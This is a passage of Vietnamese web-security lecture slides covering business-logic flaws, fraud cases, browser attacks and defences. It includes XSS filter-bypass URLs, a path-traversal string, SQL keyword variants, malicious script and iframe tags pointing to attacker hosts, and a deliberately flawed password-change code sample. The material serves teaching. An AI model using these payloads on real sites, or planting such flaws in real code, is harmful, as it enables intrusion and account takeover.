 - Kẻ tội phạm có thể chỉ chuyển 9.800 USD và chuyển nhiều lần từ các địa điểm khác nhau để tránh giới hạn trên.
- Việc khai thác các lỗi trong chính sách và áp dụng thường không liên quan đến các lỗi kỹ thuật, lỗi code, cấu hình, hoặc quản trị.

2.5 Tấn công lợi dụng các khiếm khuyết thiết kế

❖ Một số trường hợp khai thác các lỗi trong chính sách:

- Năm 2008, một người đàn ông đã bị kết tội lừa đảo, lấy hơn 9000 máy Ipod Shuffles của hãng Apple;
 - Apple thực hiện chính sách cho phép khách nhanh chóng đổi một máy Ipod bị lỗi lấy một máy mới trước khi Apple nhận được và xử lý máy bị lỗi.
 - Chính sách có đoạn “*You will be asked to provide a major credit card to secure the return of the defective accessory. If you do not return the defective accessory to Apple within 10 days of when we ship the replacement part, Apple will charge you for the replacement.*”
 - Kẻ lạm dụng sử dụng một thẻ tín dụng có hạn mức thấp và gửi yêu cầu đổi máy Ipod lỗi và cung cấp thông tin thẻ để đảm bảo;
 - Hệ thống Apple kiểm tra thông tin thẻ → Thông tin hợp lệ (không kiểm tra hạn mức và thanh toán tại thời điểm này) → Duyệt yêu cầu đổi máy.
 - Trong thời gian 10 ngày, máy lỗi không được gửi đến hãng, nhân viên Apple thực hiện trích tiền từ thẻ thì không thực hiện được do thẻ không còn tiền.
 - Kẻ lạm dụng bán máy Ipod chiếm đoạt thu được 75.000 USD.

2.5 Tấn công lợi dụng các khiếm khuyết thiết kế

❖ Một số trường hợp khai thác các lỗi trong chính sách:

- Năm 2009, cửa hàng iTunes của Apple và gian hàng âm nhạc của Amazon.com gặp phải một hành vi lừa đảo dưới hình thức khác:
 - Các website Apple và Amazon cho phép người dùng tải các track âm nhạc lên website của họ và nếu có người dùng mua các track này thì người tải lên sẽ được trả một phần tiền;
 - Một nhóm kẻ lừa đảo sử dụng thẻ tín dụng đánh cắp để mua các track âm nhạc và tải chúng lên các website Apple và Amazon. Kết quả là nhóm này đã kiếm được 300.000 USD từ việc mua và tải lên track âm nhạc sử dụng 1500 thẻ tín dụng đánh cắp;
 - Đây là một dạng của hoạt động rửa tiền/chuyển từ tiền ảo đánh cắp trong tài khoản thẻ tín dụng sang tiền mặt.

2.5 Tấn công lợi dụng các khiếm khuyết thiết kế

❖ Một số trường hợp khai thác các lỗi trong chính sách:

- Năm 2009, phần mềm bầu chọn trực tuyến 100 người có ảnh hưởng nhất thế giới trong giới chính trị, khoa học và công nghệ của tạp chí danh tiếng *Times* bị tấn công làm sai lệch kết quả, gây ra rất nhiều nghi ngờ và chỉ trích;
 - Lý do là phần mềm không có cơ chế hạn chế các phiếu giả mạo, được bầu chọn tự động bằng scripts;
 - Phần mềm cũng không có cơ chế xác thực URL đảm bảo chắc chắn là xuất phát từ trang web của tạp chí;
 - Sau đó phần mềm được bổ sung hạn chế chỉ cho phép một phiếu được bầu từ 1 địa chỉ IP trong khoảng 13 giây và cơ chế xác thực URL sử dụng một khóa bí mật (salt) và được hash cùng với dãy tham số của URL;

2.5 Tấn công lợi dụng các khiếm khuyết thiết kế

❖ Một số trường hợp khai thác các lỗi trong chính sách:

- URL cùng với giá trị hash để xác thực:

```
/contentpolls/Vote.do?pollName=time100_2009&id=1885481&rating=100&key  
=9279fbf4490102b824281f9c7b8b8758
```

- Tính toán giá trị hash

```
salt = ?
```

```
key = MD5(salt + '/contentpolls/Vote.do?pollName=time100_2009&id=1885  
481&rating=100')
```

2.5 Tấn công lợi dụng các khiếm khuyết thiết kế

❖ Một số trường hợp khai thác các lỗi trong chính sách và áp dụng:

- Việc sử dụng kỹ thuật Brute force để tìm ra giá trị salt và tạo chuỗi hash để bầu tự động là không khả thi do giá trị salt là bí mật.
 - Vấn đề đối phần mềm bầu chọn của Time là giá trị salt lại được nhúng trong chương trình Flash và kiểm tra bên client. Kẻ tấn công đã giải mã chương trình Flash là có được giá trị salt và có thể sinh URL bầu chọn tự động.
- ➔ Lỗi ở phần thực hiện.

2.5 Tấn công lợi dụng các khiếm khuyết thiết kế

❖ Các mẫu thiết kế không an toàn:

- Các hành vi mở hồ, không xác định và bất ngờ
- Kiểm tra cấp quyền không đầy đủ
- Lọc dữ liệu không đầy đủ
- Trộn lẫn dữ liệu và mã
- Chuẩn hóa sai và cú pháp đồng nghĩa
- Tin tưởng vào bên máy khách.

2.5 Tấn công lợi dụng các khiếm khuyết thiết kế - Các mẫu thiết kế không an toàn

❖ Các hành vi mơ hồ, không xác định và bất ngờ:

- Một ứng web là một hệ sinh thái gồm một tập các công nghệ, chuẩn và cài đặt, và sự kết hợp giữa chúng có thể dẫn đến những kết quả không ngờ, ngay cả trong trường hợp các công nghệ được cài đặt theo các chuẩn;
- Ví dụ: với query string – chuỗi truy vấn trên URL của trang web

`http://web.site/page?param1=foo¶m2=bar¶m3=baz`

- Kẻ tấn công có thể lạm dụng các tham số bằng cách lặp lại giá trị 1 tham số:

`http://web.site/?a=1&a=2&a=3`

`http://web.site/?a[0]=1&a[0]=2&a[0]=3`

`http://web.site/?a=1&a[0]=2`

2.5 Tấn công lợi dụng các khiếm khuyết thiết kế - Các mẫu thiết kế không an toàn

- ❖ Các hành vi mơ hồ, không xác định và bất ngờ:
 - Khi tham số bị lặp, hệ thống có thể xử lý sai, do giá trị thực sự được xử lý là mơ hồ, không xác định;
 - Kẻ tấn công có thể sử dụng để vượt qua các bộ lọc:

`http://web.site/?s=something&s=""><img/src%3dx+onerror%3dalert(9)>`

`http://web.site/?s=""><img+&s+=src%3dx+onerror%3dalert(9)>`

2.5 Tấn công lợi dụng các khiếm khuyết thiết kế - Các mẫu thiết kế không an toàn

❖ Kiểm tra cấp quyền không đầy đủ:

- Việc kiểm tra quyền truy nhập cần được thực hiện đầy đủ trên mỗi yêu cầu truy nhập;
- Nếu chỉ thực hiện một lần tại bước đăng nhập/xác thực là không đủ;
- Ví dụ:
 - Một người dùng A ban đầu được cấp quyền admin, được phép truy nhập vào tất cả các tài nguyên trong hệ thống.
 - Việc xác định danh sách quyền truy nhập của người dùng được thực hiện một lần mỗi phiên khi người dùng đăng nhập → đưa các quyền vào 1 bảng và kiểm tra trên bảng mỗi khi có yêu cầu truy nhập.
 - Vì lý do nào đó, mà A bị hủy quyền admin và chuyển thành user bình thường với quyền truy nhập hạn chế hơn.
 - Với cơ chế kiểm tra nêu trên và nếu A vẫn đang ở phiên làm việc bắt đầu từ trước khi anh ta bị hủy quyền admin, A vẫn có quyền admin cho đến khi anh ta kết thúc phiên làm việc.

2.5 Tấn công lợi dụng các khiếm khuyết thiết kế - Các mẫu thiết kế không an toàn

❖ Lọc dữ liệu không đầy đủ:

- Các bộ lọc do các cá nhân tự cài đặt thường không đầy đủ, để lọt nhiều từ khóa, hoặc không lọc được các tấn công tinh vi.
- Ví dụ: Một bộ lọc lọc bỏ tất cả các từ "script" vẫn để lọt chuỗi tấn công sau:

```
/?param="%3c%3cscript+src%3d/site/a.js%3e
```

- Sau lọc bỏ "script", chuỗi trở thành:

```
/?param="%3c%3cscript+src%3d/site/a.js%3e
```

- Lưu ý việc lọc bên client chỉ giải quyết vấn đề hiệu năng, giảm tải cho máy chủ, không giải quyết được vấn đề an ninh.

2.5 Tấn công lợi dụng các khiếm khuyết thiết kế - Các mẫu thiết kế không an toàn

❖ Trộn lẫn dữ liệu và mã:

- Trộn lẫn dữ liệu và mã thường bị lợi dụng để thực hiện tấn công.
- Điển hình là tấn công SQL Injection và XSS: mã được trộn lẫn với dữ liệu để chuyển cho máy chủ thực hiện;
 - SQL Proc là một phương pháp tách mã khỏi dữ liệu.
- Nhiều ngôn ngữ/công cụ bị tổn thương khi xử lý dữ liệu trộn mã:
 - Apache Struts
 - XPath
 - LDAP
 - JSON.

2.5 Tấn công lợi dụng các khiếm khuyết thiết kế - Các mẫu thiết kế không an toàn

❖ Chuẩn hóa sai và cú pháp đồng nghĩa:

- Dữ liệu cần được chuẩn hóa đầy đủ trước khi đưa vào các bộ lọc.
- Nhiều trường hợp, các cụm từ, chuỗi đồng nghĩa về ngữ pháp nhưng không cùng ngữ nghĩa trong ngữ cảnh thực hiện.
- VD về chuỗi tham chiếu đến file /etc/hosts và các dạng tạo cặp từ khóa UNION SELECT.

/etc/hosts

/etc/./hosts

../../../../../../../../../../../../etc/hosts

/tmp/./etc/hosts

UNION SELECT

UNION/**/SELECT

2.5 Tấn công lợi dụng các khiếm khuyết thiết kế - Các mẫu thiết kế không an toàn

❖ Tin tưởng vào bên máy khách:

- Tin tưởng vào bên máy khách là một trong các sai lầm cơ bản trong đảm bảo an ninh của website;
- Việc kiểm tra dữ liệu bằng JavaScript bên trình duyệt chỉ có thể giúp giảm tải cho máy chủ, không đảm bảo dữ liệu luôn được kiểm tra đảm bảo vấn đề an ninh, do:
 - Mã JavaScript bên trình duyệt có thể bị bỏ qua dễ dàng (tắt tính năng cho chạy JavaScript trên trình duyệt chẳng hạn);
 - Các thành phần bí mật nhúng trong trang web có thể bị giải mã và lấy tương đối dễ dàng;
- ➔ việc kiểm tra phải được thực hiện trên máy chủ.

2.5 Tấn công lợi dụng các khiếm khuyết thiết kế

❖ Các lỗi cài đặt hệ mã hóa:

- Không tạo được số ngẫu nhiên thực sự
 - Nhiều thuật toán mã hóa sử dụng số ngẫu nhiên;
 - Các hàm tạo số ngẫu nhiên cung cấp bởi các thư viện ngôn ngữ là giả ngẫu nhiên (Pseudo-random);
 - ➔ số không ngẫu nhiên sẽ dễ bị đoán, hoặc bị vét cạn nếu phạm vi giá trị không lớn.
- Sử dụng mã hóa dựa trên XOR
 - Không khuyến khích sử dụng do dễ bị phá.

2.5 Tấn công lợi dụng các khiếm khuyết thiết kế

❖ Các biện pháp phòng chống:

- Tuy các tấn công vào logic xử lý của các website khác nhau thường khác nhau, nhưng vẫn có những bước cơ bản cần thực hiện để hạn chế các lỗ hổng.
- Các biện pháp thường sử dụng:
 - Yêu cầu viết tài liệu
 - Tạo các test case toàn diện
 - Ảnh xạ chính sách – kiểm soát
 - Lập trình an toàn
 - Xác minh máy khách
 - Các hướng dẫn thực hiện mã hóa

2.5 Tấn công lợi dụng các khiếm khuyết thiết kế

❖ Các biện pháp phòng chống:

- Yêu cầu viết tài liệu
 - Các tài liệu mô tả các khâu từ phân tích yêu cầu, đến thiết kế và cài đặt cần được thực hiện đầy đủ;
 - Khi có lỗi an ninh, có thể sử dụng tài liệu để phân tích, cô lập lỗi và có hướng khắc phục.
- Tạo các test case toàn diện
 - Tạo các test case để test toàn diện về chức năng, lưu đồ xử lý và các bộ lọc, kiểm tra định dạng, kích thước, nội dung dữ liệu.
 - Test an ninh: kiểm tra các lỗi XSS, CSRF, chèn mã SQL,... bằng tay và các công cụ tự động.
 - Học/rút kinh nghiệm từ các lỗi đã gặp.

2.5 Tấn công lợi dụng các khiếm khuyết thiết kế

❖ Các biện pháp phòng chống:

■ Ảnh xạ chính sách – kiểm soát

- Chính sách và kiểm soát có quan hệ chặt chẽ: chính sách an ninh đề ra các yêu cầu, còn kiểm soát tăng cường chính sách;
- Cần có chính sách toàn diện và đầy đủ thì kiểm soát mới được thực hiện chặt chẽ;
- Việc kiểm soát truy nhập ở các ứng dụng web khác nhau thường khác nhau:
 - Ứng dụng email trên nền web có thể cho phép truy nhập từ nhiều địa chỉ IP khác nhau trong ngày;
 - Một số ứng dụng web khác cho phép truy nhập hạn chế hơn.

2.5 Tấn công lợi dụng các khiếm khuyết thiết kế

❖ Các biện pháp phòng chống:

- Lập trình an toàn
 - Cần áp dụng các quy trình lập trình an toàn
 - Mã cần được viết rõ ràng, đủ chú thích, dễ đọc, dễ bảo trì, sửa đổi
 - Sử dụng các hàm thư viện an toàn (tránh các lỗi tràn bộ đệm,...).
- Xác minh máy khách
 - Các biện pháp an ninh áp dụng trên trình duyệt chỉ có thể ngăn chặn người dùng thông thường khỏi lỗi, mà không ngăn chặn được kẻ tấn công.
 - Các biện pháp an ninh phải được áp dụng trên máy chủ.
 - Kiểm tra việc chuyển trạng thái
 - Kiểm tra quy trình xử lý giao dịch

2.5 Tấn công lợi dụng các khiếm khuyết thiết kế

❖ Các biện pháp phòng chống:

- Các hướng dẫn thực hiện mã hóa
 - Sử dụng các giải thuật mã hóa đã được chuẩn hóa và cài đặt dựa trên các thư viện đã được test kỹ càng;
 - Sử dụng HMAC để phát hiện sửa đổi dữ liệu;
 - Không thông báo lỗi giải mã cho client. Kẻ tấn công có thể lợi dụng để dùng cho việc phân tích phá mã;
 - Giảm bớt tần suất trình duyệt truy nhập dữ liệu nhạy cảm;
 - Nhận dạng các điểm truy cập vào dữ liệu nhạy cảm không mã hóa. Cần ghi logs truy nhập với nhóm người dùng có quyền truy nhập vào dữ liệu nhạy cảm không mã hóa.
 - Tạo số ngẫu nhiên thực sự ngẫu nhiên.

2.6 Tấn công vào trình duyệt và sự riêng tư của ng.dùng

- ❖ Một trang web xấu, lừa đảo thường ẩn núp dưới một trang web bình thường mà người dùng thăm hàng ngày;
- ❖ Thủ đoạn thực hiện các trang lừa đảo có thể rất đa dạng:
 - Có dấu hiệu rõ ràng, như sai chính tả, hành văn lủng củng trong các trang lừa đảo không phức tạp;
 - Một số thì đề cập đến những vấn đề mơ hồ, không rõ ràng;
 - Một số thì rất tinh vi.

2.6 Tấn công vào trình duyệt và sự riêng tư của ng.dùng

- ❖ Đảm bảo an toàn ứng dụng web cần xem xét nhiều mặt:
 - Tấn công không chỉ theo chiều từ trình duyệt đến máy chủ;
 - Mà tấn công có thể theo chiều từ máy chủ đến trình duyệt, trong đó một trang web bị điều khiển, hoặc chủ động tấn công trình duyệt.
- ❖ Các tấn công đến trình duyệt thường đi kèm với việc cài đặt và lan truyền của các phần mềm độc hại (Malware).

2.6 Tấn công vào trình duyệt và sự riêng tư của ng.dùng

❖ Các phần mềm độc hại và tấn công trình duyệt

- Các phần mềm độc hại (Malware)
- Tấn công các trình cắm (plugin) của trình duyệt
- DNS và nguồn gốc
- Sự riêng tư

2.6 Tấn công vào trình duyệt và sự riêng tư của ng.dùng – Các phần mềm độc hại và tấn công trình duyệt

❖ Các phần mềm độc hại (Malware)

- Rất nhiều phần mềm độc hại lây lan trên Internet: virus, worm, trojan, bots,.. Nhiều loại trong số này được nhúng trong các website độc hại để tấn công trình duyệt của người dùng.
- Thủ đoạn thường gặp của tin tặc là lừa người dùng thăm các trang web độc hại chúng tạo ra, hoặc thăm các trang web tin cậy, nhưng đã bị tin tặc điều khiển.
- Sau khi thăm các trang có nhúng phần mềm độc hại, máy tính của người dùng bị lây nhiễm phần mềm độc hại và bị điều khiển.

2.6 Tấn công vào trình duyệt và sự riêng tư của ng.dùng – Các phần mềm độc hại và tấn công trình duyệt

❖ Các phần mềm độc hại (Malware)

- Các đoạn mã JS trỏ đến các máy chủ của tin tặc

```
<script src="http://y____.net/0.js"></script>
```

```
<script src=http://www.u____r.com/ngg.jsT
```

```
<script src=http://www.n____p.ru/script.jsT
```

```
<iframe src="http://r____s.com/laso/s.php" width=0 height=0>  
</iframe>
```

```
<iframe src=http://____.com/img/jang/music.htm height=0 width=0></  
iframe>
```

2.6 Tấn công vào trình duyệt và sự riêng tư của ng.dùng – Các phần mềm độc hại và tấn công trình duyệt

❖ Tấn công các trình cắm (plugin) của trình duyệt:

- Các trình cắm (plugin) của trình duyệt có thể cung cấp nhiều tính năng hữu ích, như chơi nhạc, xem phim hoặc tăng cường mô hình an ninh cho trình duyệt.
 - Tuy nhiên, nếu trình cắm không được thiết kế và kiểm thử tốt, nó có thể làm yếu mô hình an ninh cho trình duyệt.

2.6 Tấn công vào trình duyệt và sự riêng tư của ng.dùng – Các phần mềm độc hại và tấn công trình duyệt

❖ Tấn công các trình cắm (plugin) của trình duyệt:

- Các trình cắm không an toàn:
 - Nhiều trình cắm (PDF reader, movie player, flash player,...) có lịch sử về lỗi tràn bộ đệm.
 - Tin tặc tấn công vào Adobe Flash player lừa người dùng mở file SWF chứa mã độc hại.
 - Năm 2005, một trình cắm của Firefox có tên Greasemonkey cho phép một trang web độc hại đọc toàn bộ các file của máy tính người dùng. Greasemonkey là plugin cho phép tùy biến trải nghiệm duyệt web.

2.6 Tấn công vào trình duyệt và sự riêng tư của ng.dùng – Các phần mềm độc hại và tấn công trình duyệt

❖ Tấn công các trình cắm (plugin) của trình duyệt:

- Các trình cắm độc hại:
 - Nhiều trình cắm độc hại thường giả danh là các công cụ hữu ích, như các công cụ chặn popup,.. Kẻ tấn công khéo léo nhúng mã độc để đánh cắp các thông tin trong trình duyệt và thông tin trong máy tính nạn nhân.

2.6 Tấn công vào trình duyệt và sự riêng tư của ng.dùng – Các phần mềm độc hại và tấn công trình duyệt

❖ DNS và nguồn gốc:

- Chính sách Cùng Nguồn Gốc (Same Origin Policy) đảm bảo nền tảng an ninh cho mô hình DOM, trong đó nó ngăn chặn một domain can thiệp vào một domain khác.
- Tấn công ánh xạ lại DNS cho phép các nội dung từ nhiều nguồn trở thành từ cùng 1 nguồn.
- Tin tặc có thể tấn công hệ thống DNS để ánh xạ lại tên miền tin cậy sang địa chỉ IP máy chủ của tin tặc. Điều này chuyển hướng người dùng đến máy chủ tin tặc, thay vì đến trang web tin cậy.
- Giả mạo: bộ công cụ dsniiff (<http://monkey.org/~dugsong/dsniiff/>) cung cấp một tập các tiện ích cho phép giả mạo các gói tin.
 - Có thể giả mạo địa chỉ IP và một số thuộc tính của gói tin.

2.6 Tấn công vào trình duyệt và sự riêng tư của ng.dùng – Các phần mềm độc hại và tấn công trình duyệt

❖ Sự riêng tư (Privacy) của người dùng:

- Tấn công vào sự riêng tư người dùng thường ít liên quan đến các site độc hại hoặc tin tặc;
- Các nhà quảng cáo trên mạng thường thu thập nhiều thông tin về người dùng liên miên: đây là một dạng vi phạm sự riêng tư.
 - Dữ liệu thu thập được có thể bị lạm dụng.
- Theo dõi các token:
 - Các token chứa trong cookie là phần thường bị theo dõi;
 - Các nhà cung cấp dịch vụ như Google thường đặt thời gian sống của cookie rất dài để theo dõi người dùng.

2.6 Tấn công vào trình duyệt và sự riêng tư của ng.dùng – Các phần mềm độc hại và tấn công trình duyệt

❖ Sự riêng tư (Privacy) của người dùng:

- Theo dõi các token: 2 cookie của google.com

Set-Cookie:

```
PREF=ID=4f9b753ce4bdf5e1:FF=0:TM=1331674826:LM=1331674826:S=9dwWZDI0  
stKPqSo-; expires=Thu, 13-Mar-2014 21:40:26 GMT; path=/; domain=.  
google.com
```

Set-Cookie:

```
NID=57=Z_pRd4Q0hBLKUwQob5CgXU0_  
KNBxDv31h613GR2d3MI5x1J1SbC6j4yUePMuDA47Irwzm2i_  
MSds1WVrsg7wML1svok3m1jRuu63b92bUUP8IrF_emrvyGWWkKW6XD;  
expires=Wed, 12-Sep-2012 21:40:26 GMT; path=/; domain=.google.com;  
HttpOnly
```

2.6 Tấn công vào trình duyệt và sự riêng tư của ng.dùng – Các phần mềm độc hại và tấn công trình duyệt

❖ Sự riêng tư (Privacy) của người dùng:

- Theo dõi các token: cookie của New York Times và Baidu.com

```
Set-cookie: RMID=0a35de8321494f5fbf1f066c; expires=Wednesday, 13-Mar-2013 21:41:51 GMT; path=/; domain=.nytimes.com
```

```
Set-cookie: adxcs=-; path=/; domain=.nytimes.com
```

```
Set-cookie: adxcs=s*2c0f2=0:1; path=/; domain=.nytimes.com
```

```
Set-Cookie: BAIDUID=8EEE292B28025C4607582E673EA6D154:FG=1;  
expires=Tue, 13-Mar-42 21:42:57 GMT; path=/; domain=.baidu.com
```


2.6 Tấn công vào trình duyệt và sự riêng tư của ng.dùng – Các phần mềm độc hại và tấn công trình duyệt

❖ Sự riêng tư (Privacy) của người dùng:

- Nhận dạng trình duyệt thông qua quá trình theo dõi cookie/token.
 - → phương pháp tấn công phù hợp.
- Bảo mật di động không nhất quán
 - Các trang danh riêng cho di động
 - Một số ứng dụng client chuyên dùng cho đọc báo.
 - ➔ bảo mật không nhất quán.

2.6 Tấn công vào trình duyệt và sự riêng tư của ng.dùng – Các biện pháp phòng chống

- ❖ Hầu hết người dùng lệ thuộc vào việc các nhà cung cấp trình duyệt phát hành các bản vá, cập nhật và đưa ra các biện pháp đảm bảo an toàn mới;
- ❖ Họ không có các giải pháp kỹ thuật để tự phòng vệ;
- ❖ Các biện pháp phòng chống để giảm rủi ro khi duyệt web:
 - Cấu hình giao thức bảo mật SSL/TLS
 - Duyệt web an toàn
 - Cô lập trình duyệt
 - Tor (The Onion Routing)
 - DNSSEC (DNS Security Extensions)

2.6 Tấn công vào trình duyệt và sự riêng tư của ng.dùng – Các biện pháp phòng chống

❖ Cấu hình giao thức bảo mật SSL/TLS

- Với các ứng dụng web có trao đổi thông tin cá nhân với người dùng, cần cấu hình để hoạt động với giao thức bảo mật SSL/TLS;
- SSL/TLS đòi hỏi tối thiểu máy chủ web phải có chứng chỉ số được cấp bởi một bên thứ 3 có thẩm quyền;
- Khi trình duyệt và máy chủ web trao đổi thông tin qua SSL/TLS:
 - Đảm bảo tính bí mật thông tin: sử dụng mã hóa;
 - Đảm bảo tính toàn vẹn dữ liệu và nguồn gốc dữ liệu sử dụng HMAC
 - Đồng thời các bên có thể xác thực thông tin nhận dạng mỗi bên tham gia phiên giao dịch.

2.6 Tấn công vào trình duyệt và sự riêng tư của ng.dùng – Các biện pháp phòng chống

❖ Duyệt web an toàn:

- Thường xuyên cập nhật trình duyệt web và các trình cắm (plugin) để hạn chế các lỗ hổng an ninh đã biết. Từ đó giảm thiểu khả năng bị tấn công.
- Cần cân nhắc với tính năng “Remember Me”.
 - Tất cả mọi người có khả năng trực tiếp sử dụng trình duyệt của bạn đều có khả năng truy nhập tài khoản của bạn.
 - Ngoài ra, tồn tại nguy cơ tiềm tàng bị tấn công CSRF do tài khoản có thể đăng nhập tự động.
- Hạn chế sử dụng một mật khẩu cho nhiều website.
 - Nếu mật khẩu bị đánh cắp, tất cả các tài khoản trên các website khác đều có thể chịu ảnh hưởng.

2.6 Tấn công vào trình duyệt và sự riêng tư của ng.dùng – Các biện pháp phòng chống

❖ Duyệt web an toàn:

- Sử dụng tường lửa để đảm bảo an toàn cho hệ điều hành và các ứng dụng.
- Một số trình cắm (plugin) hữu ích cho phép mở rộng, cá nhân hóa, và đảm bảo an toàn cho trình duyệt.
 - Trình cắm NoScript (<http://noscript.net/>) có khả năng chống lại các loại tấn công XSS, CSRF và clickjacking khá hiệu quả.
 - Trình cắm HTTPS Everywhere cho Firefox và Chrome (<https://www.eff.org/https-everywhere>) cho phép người dùng luôn mở các trang ở chế độ HTTPS nếu website có hỗ trợ.

2.6 Tấn công vào trình duyệt và sự riêng tư của ng.dùng – Các biện pháp phòng chống

❖ Cô lập trình duyệt:

- Có thể hạn chế 1 phần rủi ro bằng cách không chạy trình duyệt với user là root hoặc admin.
- Ngoài ra, có thể tạo 1 tài khoản riêng để chạy 1 trình duyệt làm việc với các site cung cấp các dịch vụ quan trọng, như dịch vụ tài chính, ngân hàng. Không sử dụng tài khoản này cho các trang thông thường.

2.6 Tấn công vào trình duyệt và sự riêng tư của ng.dùng – Các biện pháp phòng chống

❖ Tor (The Onion Router - <https://www.torproject.org>):

- Là một dự án mã mở thực thi khái niệm Định tuyến củ hành cung cấp tính vô danh và giao tiếp mã hóa trên mạng.
- Tor sử dụng nhiều lớp mã hóa và chuyển hướng lưu lượng để chống giám sát, kiểm duyệt mạng và nghe trộm.

2.6 Tấn công vào trình duyệt và sự riêng tư của ng.dùng – Các biện pháp phòng chống

❖ DNSSEC (DNS Security Extensions)

- Các máy chủ DNS thường gặp nhiều dạng tấn công như giả mạo, đầu độc cache, pharming và các dạng tấn công khác.
- DNSSEC bổ sung thêm các hàm mật mã vào DNS để ngăn chặn giả mạo bằng khả năng nhận dạng chính xác các máy chủ tin cậy.
- Đảm bảo tính toàn vẹn của các phản hồi từ DNS server đến client.

2.7 Một số case-studies

- ❖ Một số case-studies về lỗ hổng logic và tấn công:
 - Đánh lừa tính năng đổi mật khẩu
 - Tấn công tính năng đặt hàng
 - Tấn công tính năng mua bảo hiểm trực tuyến
 - Tấn công tính năng đăng ký tài khoản ngân hàng trực tuyến
 - Xóa các bản ghi logs
 - Tấn công hạn mức kinh doanh
 - Đánh lừa giảm giá cả gói
 - Escaping from Escaping
 - Lạm dụng tính năng tìm kiếm
 - Khai thác các thông điệp dò lỗi
 - Tấn công vào tính năng đăng nhập

2.7.1 Đánh lừa tính năng đổi mật khẩu

❖ Giới thiệu:

- Tính năng đổi mật khẩu được sử dụng rộng rãi trong các ứng dụng nói chung và ứng dụng web nói riêng.
- Lỗi trong logic thực hiện tính năng đổi mật khẩu trong ứng dụng AOL AIM Enterprise Gateway của một công ty dịch vụ tài chính cho phép tin tặc đổi mật khẩu của người dùng và lạm dụng tài khoản của họ.

❖ Mô tả tính năng:

- Tính năng đổi mật khẩu cho người dùng: hệ thống yêu cầu người dùng cung cấp tên truy nhập, mật khẩu hiện tại, mật khẩu mới và nhắc lại mật khẩu mới.
- Tính năng đổi mật khẩu cho admin: cho phép admin đổi mật khẩu cho các user khác mà không cần nhập mật khẩu của họ. Hệ thống chỉ yêu cầu admin cung cấp tên truy nhập và mật khẩu mới.

2.7.1 Đánh lừa tính năng đổi mật khẩu

❖ Các giả thiết:

- Giao diện đổi mật khẩu cho người dùng và cho admin chỉ khác biệt ở chỗ, giao diện đổi mật khẩu cho admin không có trường mật khẩu hiện tại.
- Phần cài đặt giả thiết là người dùng luôn nhập mật khẩu hiện tại và nếu mật khẩu hiện tại rỗng thì đó là admin.
- Mã thực thi có dạng:

```
String existingPassword = request.getParameter("existingPassword");
if (null == existingPassword)
{
    trace("Old password not supplied, must be an administrator");
    return true;
}
else
{
    trace("Verifying user's old password");
    ...
}
```

2.7.1 Đánh lừa tính năng đổi mật khẩu

❖ Tấn công:

- Tin tặc có thể sử dụng một tài khoản thường và tạo ra các yêu cầu đổi mật khẩu không có trường mật khẩu hiện tại để đánh lừa hệ thống;
- Khi mật khẩu hiện tại rỗng, hệ thống coi người dùng là admin và cho phép đổi mật khẩu.
- Tin tặc có thể đổi mật khẩu của người dùng bất kỳ và lạm dụng tài khoản của họ.

❖ Phòng chống:

- Tách giao diện đổi mật khẩu cho admin khỏi giao diện đổi mật khẩu cho người dùng.
- Kiểm tra chặt chẽ quyền truy nhập khi tính năng đổi mật khẩu cho admin được sử dụng.

2.7.2 Tấn công tính năng đặt hàng

❖ Giới thiệu:

- Tính năng tạo giỏ hàng, đặt hàng và mua hàng được cài đặt trên hầu hết các trang web bán hàng trực tuyến.
- Lỗi trong logic xử lý và việc thiếu kiểm tra các bước thực hiện có thể cho phép tin tặc mua hàng mà không thanh toán, hoặc thêm hàng vào đơn hàng sau khi đã thanh toán.

❖ Mô tả tính năng: các bước cần thực hiện để mua hàng theo trật tự sau:

- Bước 1: Duyệt danh mục sản phẩm và chọn sản phẩm đưa vào giỏ hàng.
- Bước 2: Xem, cập nhật giỏ hàng và xác nhận đơn hàng.
- Bước 3: Nhập thông tin thanh toán.
- Bước 4: Nhập thông tin giao hàng.

2.7.2 Tấn công tính năng đặt hàng

❖ Các giả thiết:

- Các bước phải được thực hiện đúng trật tự và các bước được hiển thị theo các links và các form được hiển thị trên trình duyệt. Tuy nhiên, việc kiểm tra trình tự thực hiện không được thực thi chặt chẽ.
- Với bất kỳ người dùng nào, để mua hàng cần thực hiện bước Nhập thông tin thanh toán.

❖ Tấn công:

- Do người dùng có khả năng điều khiển các yêu cầu, nên họ có thể thực hiện các bước trong lưu trình mua hàng theo trật tự bất kỳ.
- Tin tặc có thể mua hàng bằng cách thực hiện Bước 1, 2, bỏ qua Bước 3 Nhập thông tin thanh toán và chuyển thẳng sang Bước 4.

2.7.2 Tấn công tính năng đặt hàng

❖ Tấn công:

- Tin tặc cũng có thể thực hiện đầy đủ các bước để mua hàng, sau đó quay lại thêm hàng vào đơn hàng để tăng số lượng mà không phải thanh toán thêm tiền.

❖ Phòng chống:

- Ngoài việc hiển thị các bước theo trật tự để định hướng người dùng, cần kiểm tra chặt chẽ trật tự thực hiện cũng như logic các bước.
- Ví dụ:
 - Chỉ sang được Bước 4 nếu đã hoàn tất Bước 3. Nếu user cố tình sang Bước 4 mà chưa hoàn tất Bước 3, tự động chuyển hướng về Bước 3.
 - Khi đã hoàn thiện Bước 3, đơn hàng chuyển sang trạng thái đã thanh toán và cấm cập nhật, để ngăn chặn người dùng chỉnh sửa số lượng/thêm sản phẩm.

2.7.3 Tấn công tính năng mua bảo hiểm trực tuyến

❖ Giới thiệu:

- Một công ty tài chính mở dịch vụ đăng ký bảo hiểm trực tuyến cho phép khách hàng nhận báo giá bảo hiểm và làm đơn mua bảo hiểm.
- Lỗi trong logic và cài đặt cho phép tin tặc có thể tấn công.

❖ Mô tả tính năng:

- Trong bước 1, người dùng cung cấp một số thông tin cơ bản và lựa chọn các gói bảo hiểm. Dịch vụ tính toán báo giá và các thông tin kèm theo khác.
- Người dùng tiếp tục cung cấp các thông tin cá nhân, bao gồm tình trạng sức khỏe, nghề nghiệp, ...
- Cuối cùng, đơn mua bảo hiểm được chuyển đến nhân viên công ty để xét duyệt.

2.7.3 Tấn công tính năng mua bảo hiểm trực tuyến

❖ Các giả thiết:

- Dữ liệu được chuyển đến ứng dụng để xử lý dưới dạng dãy các cặp tham số/giá trị.
- Việc xử lý các yêu cầu được thực hiện bởi một hàm dùng chung cho tất cả các bước và kết quả được cập nhật vào trạng thái các bước;
- Chỉ bao gồm các tham số theo HTML form đã thiết kế mà không xem xét xử lý các tham số khác.

2.7.3 Tấn công tính năng mua bảo hiểm trực tuyến

- ❖ Tấn công: giả thiết có lỗi vì người dùng có thể tạo các form và gửi các tham số/giá trị bất kỳ đến ứng dụng. Ứng có thể bị lỗi trong các trường hợp:
